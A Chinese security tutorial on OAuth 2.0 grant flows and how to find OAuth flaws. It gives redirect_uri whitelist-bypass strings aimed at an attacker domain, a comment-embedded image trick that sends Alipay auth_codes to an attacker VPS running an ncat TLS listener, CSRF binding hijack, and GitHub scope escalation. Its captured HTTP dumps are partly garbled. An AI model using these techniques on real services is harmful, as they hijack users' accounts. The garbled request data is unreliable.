

你可能不知道的挖洞小技巧系列之 OAuth 2.0 - SecPulse.COM | 安全脉搏

“ 这是 酒仙桥六号部队 的第 134 篇文章。

背景

最近被一个同学问起 OAuth2.0，才发现有不少人对 OAuth2.0 一知半解，没有去真正了解过，更不用提如何从 OAuth2.0 授权认证中去挖掘漏洞了。老洞新谈，OAuth2.0 协议本身是没有问题的，而关于 OAuth2.0 的漏洞大多是一些配置不当所造成的，严重时甚至可以达到无交互登录任意授权账户。所以此文重点在于讲解 OAuth 2.0 是什么、运行原理流程（即 OAuth 2.0 的授权模式）以及测试漏洞点的思路。

定义 – 是什么


简单来说，OAuth 简单说就是一种授权的协议，只要授权方和被授权方遵守这个协议去写代码提供服务，那双方就是实现了 OAuth 模式。OAuth2.0 使用已久，相信大家即使不清楚 OAuth2.0 是什么，但在渗透测试或者挖洞的过程中，也经常接触到，比如我们在 WEB 端总会碰

到这样的支持第三方授权登录的登录界面。



或者在移动端同样支持第三方授权登录的 APP。





这些应用都是通过用户授权后再去调用第三方登录，由第三方认证服务器返回认证数据，OAuth2.0 就是客户端(知乎、饿了么等平台)和认证服务器(QQ / 微信 / 支付宝 / 微博等)之间由于相互不信任而产生的一个授权协议。

原理 – 运行流程

在明确了 OAuth2.0 后，我们来看 OAuth2.0 客户端定义了用户授权的几种方式：授权码模式、简化模式、密码模式、客户端模式。

1. 授权码模式

授权码模式是功能最完整、流程最严密的授权模式，也是最安全以及目前使用最广泛的一种模式。以知乎采用第三方微信登录为例。

认证流程：

(A) 用户访问客户端，后者将前者导向认证服务器。





```

GET /oauth/redirect/login/wechat?next=/oauth/account_callback&ref_source=wechat HTTP/1.1
Host: www.zhihu.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: https://www.zhihu.com/

Connection: close
Cookie: zap=0...0df-446f-ba97-7f595f99550d;
xarsf4817f1e...0ac-0...b651-1cbad41047;
KLBRSID=d6477...076588...73b0c3a5a9e12|1606143346|1606140745;
lm_lvl_9b0ee...fd2ef70...fdca2d0740c49-1606140746;
lm_lvl_9b0ee...fd2ef70...fdca2d0740c49-1606140746;
g_cdn=ADCFI22...KPT180...1606140746;
RESID=...Kakler...cnbavull...QI...ndrop;
captcha_ticket=|110|10...40747|14|cap...o...ticket:44:8YQJMQ03M;
EXASO=...8WY7T...7M0DQ...13f5d58...0976bed7743d4cd6f22a6
13491a3259ea23...06a082b14346b7;
J01D=U1AB0k9g-w...jL7yqitacqPkab1GcQ1nh1...07RB07d...01NaxP8Key;
HqatThonkPZYenby...7H0k4y;
osd=Uloc80gdeIIf:~8Dats1STPhatV-hRqLIxV...FJC0rX8RGv...7McD0ebv
49t7F...1KXV8k0cm;

ref_src=tag2M0GM...WJLNDVJ0TKYTU07...J2M1Ned...46|b
a8e52dc651aadb6cef...fcb79ccc44fed...0...46|b
cap_id=7Y72N027R10...1NDKJMH...WwzU3YKzMa=|1606143446|096
6e677af1f241490307...7fa93a...257
l_cap_id=NTA3YadJMD0...P...yWU5H2wD81NjJbMTA=|1606143446|d
271eaf3ba950c3fd153e...139a7de"; o_c=1
Upgrade-Insecure-Request: 1
  
```

(B) 用户选择是否给予客户端授权。

(C) 假设用户给予授权，认证服务器将用户导向客户端事先指定的 "重定向 URI" (redirection URI)，同时附上一个授权码。

```

GET /connect/qconnect?appid=we2681...&redirect_uri=https%3A%2F%2Fwww.zhihu.com%2Foauth2fcallback%2Fwechat%3Faction%3Dlogin%26f%3Dlogin%26response_type=code%26scope=snsapi_login%26state=3638313766665342d343646163d14311322682638... HTTP/1.1
Host: open.weixin.qq.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: https://www.zhihu.com/signin?next=2F

HTTP/1.1 200 OK
X-We-Fs: 001,018,0000001024
SKFRM@sgCookie: 6xgAlAsQsgUNAE4ADA8wCLe
Content-Type: text/html; charset=utf-8
Cache-Control: no-cache, must-revalidate
Connection: close
Content-Length: 7701

<!DOCTYPE html>
<html>
  <head>
    <title>微信登录</title>
    <meta charset="utf-8">
    <link rel="stylesheet" href="https://res.wx.qq.com/connect/sh_CN/html/edition/style/impove
  
```

```

DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

rApp45a337.css">
<link
href="https://res.wx.qq.com/connect/zh_CN/htmledition/images/favico
n100x100.png" rel="shortcut icon">
<script
src="https://res.wx.qq.com/connect/zh_CN/htmledition/js/jquery.min
3696b4.js"></script>
</head>
<body>
<div class="old-template" style="display: none;">
<div class="main loginPanel">
normalPanel">
<div class="title">微信登录</div>
<div class="waiting
panelContent">
<div class="wrap_code"></div>
<div class="info">
<div class="status status browser js_status js_wx_default_tip"
id="wx_default_tip">
<p>请使用微信扫描二维码登录</p>
</div>
</div>

```

(D) 客户端收到授权码，附上早先的 "重定向 URI"，向认证服务器申请令牌。这一步是在客户端的后台的服务器上完成的，对用户不可见。

(E) 认证服务器核对了授权码和重定向 URI，确认无误后，向客户端发送访问令牌和更新令牌。

```

GET /oauth/callback?wechat?action=login&from=code=021N3ull2... HTTP/1.1
Host: www.zhihu.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:83.0)
Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Referer: https://open.weixin.qq.com/connect/qrcode?appid=wx268f8e924dcb171&redirect_uri=https%3A%2F%2Fwww.zhihu.com%2Foauth2%2Fcallback%2Fwechat?action=login&from=code=021N3ull2...&state=3638313766665342d30613162656164632431633637
Cookie: sap=4663222e-40df-4a6f-ba97-7ef55f39550d; xarf=6817f5e4-60ac-4030-ba51-1cbead41e87; RLSRSID=6477530076488547330bba3a5fa8c121...; hm_lvt_988ee57fd2ef70ccdd5ca5209740c491...; a_c0="ADCf22JwPRKf1180VNSF0jMq4-EVdKP-2w"|...; SESSIONID=0130GPCFkALv20K3I415HhAVuALCt5UNLjndkq; capsion_ticket=2|1|0|10-1696140747|14|capsion_ticket|44:M3Q1MGQ3MmExz8H8G55jgtzVKNWYzTbMTYzNDQ=|13fd58621097ebed743d4dc6f22a61349139259a2133604802b1434a6d; DOI2=ULAC09qb-w5ezJlTytgItsgcPxablGtQ0lnh3lpbotH807FpysUlnx88tKgH2actThe8FF7e5dyCFZT4e4; osd=01oc80g0e1If;BQ8QxtsISTPhazV-h8qLtlXVlBoFJCC0rx8GKGVlN7Mcd0egv4j7TP-uERVUKCGFwXloop; l_n_o=1; o_act=login; ref_source=other https://www.zhihu.com/signin/text/*; _c_cap_id="Rq22h0yNTYz3WU1NDVJOTYtTU027YzN21NmZmZm"; a8e226051aad80ef5ddaf379cc4f4ed0b5; cap_id="Yw1yH2M027R10NMLNDK2hdhMdnJQwtsU3YTKzMac=10...; e68779a1f6241690307ba7f6a3b8a4cc25; l_cap_id="W313tcdM0Mm0m1R5G4N5yFVWU5HzBvND8lNjEMvTA"; 271naf43bd90c35df153ecb75e35e7a119a7de; n_o=1
Upgrade-Insecure-Requests: 1

HTTP/1.1 200 OK
Server: CLOUD_ELB_1.0.0
Date: Mon, 23 Nov 2020 15:05:07 GMT
Content-Type: text/html; charset=UTF-8
X-As-Response-Id: 9a5907077344b9
Content-Security-Policy: default-src *; img-src * data: blob; frame-src "self" *.zhihu.com getpocket.com note.youdao.com read.amazon.cn; script-src "self" *.zhihu.com unpkg.zhimeng.com *.amazon.zhimeng.com *.google-analytics.com res.wx.qq.com 'unsafe-eval'; style-src "self" *.zhihu.com unicon.zhimeng.com 'unsafe-inline'; connect-src * wss;
Set-Cookie: auth_type=d2YjG09160614390773u...; expires=Wed, 23 Dec 2020 15:05:07 GMT; Path=/
Set-Cookie: o_auth_from; expires=Sun, 24 Nov 2019 15:05:06 GMT; Path=/
Set-Cookie: o_act= Domain=zhihu.com; expires=Sun, 24 Nov 2019 15:05:06 GMT; Path=/
Set-Cookie: atoken=J9 vduuoc...; expires=Mon, 23 Nov 2020 15:35:07 GMT; Path=/
Set-Cookie: atoken_expired_in=7200; expires=Mon, 23 Nov 2020 15:35:07 GMT; Path=/
Set-Cookie: utm_source; expires=Sun, 24 Nov 2019 15:05:06 GMT; Path=/
Set-Cookie: token=Half8e1dH0V0a01...; expires=Mon, 23 Nov 2020 15:05:07 GMT; Path=/
Set-Cookie: client_id=bobba...; expires=Wed, 23 Dec 2020 15:05:07 GMT; Path=/
Set-Cookie: n_o=1; Domain=zhihu.com; Expires: Fri, 02 Jan 2000 00:00:00 GMT; Path=/
Vary: Accept-Encoding
Cache-Control: no-cache, no-store, must-revalidate, private, max-age=0
X-Frame-Options: DENY
V-ShareData:Response: 1 1&&

```

2. 授权码简化模式

认证流程：

(A) 客户端将用户导向认证服务器。

```


Host: www.zhihu.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:83.0) Gecko/20100101 Firefox/83.0
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: https://www.zhihu.com/signin/text/

```



(B) 用户决定是否给予客户端授权。

(C) 假设用户给予授权，认证服务器将用户导向客户端指定的 "重定向 URI", 并在 URI 的 Hash 部分包含了访问令牌。



(D) 浏览器向资源服务器发出请求，其中不包括上一步收到的 Hash 值。



(E) 资源服务器返回一个网页，其中包含的代码可以获取 Hash 值中的令牌。

(F) 浏览器执行上一步获得的脚本，提取出令牌。

(G) 浏览器将令牌发给客户端。

3. 密码模式

认证流程：

(A) 用户向客户端提供用户名和密码。

(B) 客户端将用户名和密码发给认证服务器，向后者请求令牌。

(C) 认证服务器确认无误后，向客户端提供访问令牌。

4. 客户端模式

认证流程：

(A) 客户端向认证服务器进行身份认证，并要求一个访问令牌。

(B) 认证服务器确认无误后，向客户端提供访问令牌。

因为此授权模式用户直接向客户端注册，客户端以自己的名义要求 "服务提供商" 提供服务，实际上不存在授权问题，再加上实际环境中此授权方式利用较少，暂不表述。

漏洞占 (攻未面)

#####

在上述的认证流程中，不论哪种模式，都是为了从认证服务器获取 access_token，用来访问资源服务器。而申请 access_token，需要在请求里添加几个必要参数。如下所示：

client_id：表示客户端的 id(我是谁)。

response_type 或 grant_type：表示授权类型 (申请哪种模式)

scope：表示申请的权限范围 (申请哪些权限，由授权服务器定义)。

redirect_uri：表示重定向 URI(申请结果跳转至哪儿)。

state：表示客户端的当前状态，可以指定任意值，认证服务器会原封不动地返回这个值 (自定义信息希望服务端原样返回)。

code：表示授权码，必选项。该码的有效期应该很短，通常设为 10 分钟，客户端只能使用该码一次，否则会被授权服务器拒绝。该码与客户端 ID 和重定向 URI，是一一对应关系。

而关于 OAuth2.0 漏洞的挖掘也是围绕其中几个重要参数点展开，大致分为以下几个方面：

1.OAuth 劫持

根据 OAuth 的认证流程，用户授权凭证会由服务器转发到 redirect_uri 对应的地址，如果攻击者伪造

redirect_uri 为自己的地址, 然后诱导用户发送该请求, 之后获取的凭证就会发送给攻击者伪造的回调地址. 攻击者使用该凭证即可登录用户账号, 造成授权劫持。

第一种情况：回调 URL 未校验

如果回调 URL 没有进行校验, 则黑客可以直接修改回调的 URL 为指定的任意 URL, 即可以配合 CSRF 进行 token 骗取。

```
http://passport.xxx.cn/oauth2/authorize?  
response_type=code&redirect_uri=http://www.baidu.  
com&client_id=10000&theme=coremail
```


此类问题类似于普通的 URL 跳转, 案例演示略。

第二种情况：回调 URL 校验绕过

部分 OAuth 提供方在进行的回调 URL 校验后存在被绕过的情况。

此种漏洞类型也是如今最为常见的类型。以某个授权页面所示：

```
https://xxx.com/ authorize?response_  
type=code&client_  
id=ArOUCNpMvP&redirect_uri=https://xxx.com/app/  
token&state=xxx.com&scope=all
```






直接修改 redirect_uri 参数发送请求，发现进行白名单校验。




对 redirect_uri 参数进行 Fuzz。



使用这个值即可绕过白名单限制：

http://gh0st.cn:80#@xxx.com/，返回授权页面正常。





下面是一些常用的 bypass 方式：

///www.gh0st.com/..

///www.gh0st.com/..//

/https://gh0st.com/

//www.gh0st.com/..

//www.gh0st.com

/www.gh0st.com

https://www.xxx.com/www.gh0st.com

//gh0st.com

http://www.xxx.com.gh0st.com

http://gh0st.cn:80#@xxx.com

http://www.xxx.com@gh0st.com

http://www.xxx.com#gh0st.com

http://www.xxx.com?gh0st.com

http://www.xxx.comgh0st.com

http://www.xxx.comgh0st.com


第三种情况：利用 URL 跳转漏洞

这其实也属于校验不完整的而绕过的一种情况，因为 OAuth 提供方只对回调 URL 的根域等进行了校验，当回调的 URL 根域确实是原正常回调 URL 的根域，但实际是该域下的一个存在 URL 跳转漏洞的 URL，就可以构造跳转到钓鱼页面，就可以绕过回调 URL 的校验了。由于此种方式只需要再结合一处 URL 跳转漏洞即可实现，暂不做案例演示。


第四种情况：结合跨站图片

通过在客户端或者客户端子域的公共评论区等模块，插入构造好请求的 img 标签，将 redirect_uri 参数修改为加构造好 img 标签的 URL，利用本身的域名去绕过白名单限制。

如下图所示，在评出处填写，此时当有用户访问这个页面时就会请求我们的 vps 服务器。



退出登录，进入登录页面，点击支付宝快速登录。



The image shows a login interface with two tabs: "登录帐号" (Login Account) and "注册帐号" (Register Account). The "登录帐号" tab is active. Below the tabs are two input fields: "帐号" (Account) with the placeholder "邮箱/手机/用户名" (Email/Phone/Username) and "密码" (Password) with the placeholder "密码" (Password). There is a checked checkbox for "记住密码" (Remember Password). Below the inputs is an orange "登录" (Login) button. At the bottom, there are links for "找回密码" (Forgot Password), "还没有注册帐号? 立即注册" (No account? Register now), and two circular icons: one with a phone handset and another with the character "支" (Alipay). A red arrow points to the "支" icon.

复制 URL 链接，修改 `redirect_uri` 参数为我们刚才评论的地址 (要用两次 url 编码)

的地址 (支付页面的 URL 编码)。

原 url:

```
https://auth.alipay.com/login/index.htm?
goto=https://xxx.com:443/oauth2/publicAppAuthoriz
e.htm?app_id=20190&redirect_uri=https://xxx.com/?
login/bind/alipay/callback?
token=oN7Jvtq7M&scope=auth_user
```

两次 url 编码:


```
https%253a//auth.alipay.com/login/index.htm%253f
goto%253dhttps%253a//xxx.com%253a443/oauth2
/publicAppAuthorize.htm%253fapp_id%253d20190%
2526redirect_uri%253dhttps%253a//xxx.com/%253
flogin/bind/alipay/callback%253ftoken%253doN7Jvt
q7M%2526scope%253dauth_user
```

在 VPS 上生成证书, 然后监听 1234 端口

```
openssl req -x509 -newkey rsa:2048 -keyout
key.pem -out cert.pem -days 365 -nodes
```

```
apt install nmap
```


```
ncat --ssl --ssl-cert cert.pem --ssl-key key.pem -
lvnp 1234
```



```
root@vultr:~/rsa# ls
cert.pem  key.pem
root@vultr:~/rsa# ncat --ssl --ssl-cert cert.pem --ssl-key key.pem -lvnp 1234
Ncat: Version 7.60 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
```

将修改好的 URL 链接发给普通用户，一旦他们点击登录，攻击者就能拿到他们的 auth_code。

```
root@vultr:~/rsaf# ncat --ssl --ssl-cert cert.pem --ssl-key key.pem -lvp 1234
Ncat: Version 7.60 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from [REDACTED].
Ncat: Connection from [REDACTED].
GET / HTTP/1.1
Host: [REDACTED]:1234
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: image/webp,*/*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: https://[REDACTED]/article/69?login/bind/alipay/callback?token=K01542pX43daT3
USapp_id=201903[REDACTED]&source=alipay_wallet&scope=auth_user&auth_code=022dd7a
Connection: close
```



2.CSRF 绑定劫持漏洞

攻击者抓取认证请求构造恶意 url, 并诱骗已经登录的网用户点击 (比如通过邮件或者 QQ 等方式)。认证成功后用户的帐号会同攻击者的帐号绑定到一起。

如某云的历史漏洞 2014-060493, 某厂商的 OAuth 2.0 认证流程中, 当攻击者发起一个认证请求:

```
https://api.weibo.com/oauth2/authorize?
client_id=*&redirect_uri=http%3A%2F%2Fwww.xxx.
cn%2Fconnect_sync%2Fsina_v2_sync.php&response
_type=code
```

并截获 OAuth 2.0 认证请求的返回。

```
http://www.xxx.cn/connect_sync/sina_v2_sync.php?
code=6e20eb6bfea2d969a8fa5435a5d106d5
```

然后攻击者诱骗已经登录的网用户点击。此厂商会自动将用户的帐号同攻击者的帐号绑定到一起。此后攻击者便可

以通过其新浪帐号访问受害用户的帐号。

OAuth 2.0 提供了 state 参数用于防御 CSRF. 认证服务器在接收到的 state 参数按原样返回给 redirect_uri, 客户端收到该参数并验证与之前生成的值是否一致. 所以此漏洞适用于未配置 state 参数授权的认证方式。

3.Scope 越权访问

这个案例展示了 scope 权限控制不当带来的安全风险, 同时将授权劫持的几个方面演绎的淋漓尽致。

案例: https://www.oschina.net/question/12_143105

```
https://github.com/login/oauth/authorize?  
client_id=7e0a3cd836d3e544dbd9&redirect_uri=http  
s%3A%2F%2Fgist.github.com%2Fauth%2Fgithub%2  
Fcallback/../../../homakov/8820324&response_type=  
code&scope=repo,gists,user,delete_repo,notifications
```

上面案例中的 scope 参数扩大到了用户的代码库等其它权限。于是越权拥有了用户的私有代码区操作权限。

总结

在我们日常的渗透测试以及学习研究过程中, 不仅仅要拓展对常规漏洞 (owasp top10) 的研究深度, 也应该拓展漏洞的宽度, 毕竟你的知识面直接决定了你的攻击面。





又是一个小细节

全文完

本文由 简悦 SimpRead 优化，用以提升阅读体验

使用了 全新的简悦词法分析引擎 ^{beta}，[点击查看详细说明](#)

